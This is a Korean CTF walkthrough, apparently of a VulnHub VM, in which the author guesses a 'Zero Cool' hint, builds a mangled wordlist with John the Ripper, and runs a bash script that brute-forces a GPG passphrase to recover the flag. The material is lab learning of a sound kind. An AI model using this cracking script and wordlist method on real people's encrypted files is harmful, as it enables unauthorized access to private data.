
Director Iain Softley

Writer Rafael Moreu


Stars Jonny Lee Miller · Angelina Jolie · Jesse Bradford

IMDbPro See production, box office & company info


힌트 답은 Jonny Lee Miller, 이 사람은 "Zero Cool"이라는 별칭을 사용



```
┌──(root💀 kali)-[~]
└─# ls -al /mnt/flag/.trash/
합계 319
drwxr-xr-x 2 root root   1024  5월   6  2016 .
drwxr-xr-x 4 root root   1024  5월  14  2016 ..
-rw-r--r-- 1 root root 320130  9월   8  2015 LeithCentralStation.jpg
---x------ 1 root root    469  5월  14  2016 flag.txt.gpg
┌──(root💀 kali)-[~]
└─# file /mnt/flag/.trash/flag.txt.gpg
/mnt/flag/.trash/flag.txt.gpg: GPG symmetrically encrypted data (CAST5 cipher)
```




```
┌──(root💀 kali)-[~]
└─# cat << EOF > /mnt/flag/.trash/pass.txt
> zerocool
> zerokool
> zero Cool
> zero Kool
> EOF
┌──(root💀 kali)-[~]
└─# john --rules=nt --wordlist=/mnt/flag/.trash/pass.txt --stdout > /mnt/flag/.trash/out.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
1504p 0:00:00:00 100.00% (2021-06-02 15:36) 30080p/s ZERO kOOL
```




```
┌──(root💀 kali)-[~/bin]
└─# john --rules=L33t --wordlist=/mnt/flag/.trash/out.txt --stdout > /mnt/flag/.trash/zerocool.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
101270p 0:00:00:00 100.00% (2021-06-02 15:41) 779000p/s Z3ro k0o1
```

"ZeroCool"을 사용한 Wordlist 만들기



```
┌──(root💀 kali)-[~]
└─# cat /root/bin/gpg_crack.sh
#!/bin/bash

# USAGE
# . gpg_crack [wordlist_file] [decrypt_file] [output_file]

if [ $# -lt 3 ] ; then
        echo "Usage : gpg_crack [wordlist_file] [decrypt_file] [output_file] "
        exit 1
fi

WORDLIST=$1
DECRYPT=$2
OUTPUT=$3

for x in $(cat $WORDLIST)
do
        clear
        echo "[*] Trying : $x"
        echo "$x" | gpg --passphrase-fd 0 \
                        -q --batch --no-tty \
                        --allow-multiple-messages \
                        --ignore-mdc-error \
                        --output $OUTPUT \
                        --decrypt $DECRYPT
        if [ $? -eq 0 ] ; then
                echo "========== Decrypt Result ============"
                echo "[+] GPG passphrase is : {$x}"
                break
        else
                echo "[-] GPG passphrase not found"
        fi
done
```

wordlist 파일을 사용하여 gpg 명령어를 수행하는 gpg_crack.sh 생성



```
[*] Trying : Z3r0K00l
gpg: WARNING: message was not integrity protected
========== Decrypt Result ==========
[+] GPG passphrase is : {Z3r0K00l}

real    2m49.562s
user    2m29.013s
sys     0m32.797s
┌──(root💀kali)-[/test]
└─# cat flag.txt
 _   _            _      _____ _            ____  _                  _   _ 
| | | | __ _  ___| | __ |_   _| |__   ___  |  _ \| | __ _ _ __   ___| |_| |
| |_| |/ _` |/ __| |/ /   | | | '_ \ / _ \ | |_) | |/ _` | '_ \ / _ \ __| |
|  _  | (_| | (__|   <    | | | | | |  __/ |  __/| | (_| | | | |  __/ |_|_|
|_| |_|\__,_|\___|_|\_\   |_| |_| |_|\___| |_|   |_|\__,_|_| |_|\___|\__(_)


Should you not be standing in a 360 degree rotating payphone when reading
this flag...? B-)

Anyhow, congratulations once more on rooting this VM. This time things were
a bit esoteric, but I hope you enjoyed it all the same.

Shout-outs again to #vulnhub for hosting a great learning tool. A special
thanks goes to g0blin and GKNSB for testing, and to g0tM1lk for the offer
to host the CTF once more.
                                                              --Knightmare
```

Flag 를 찾음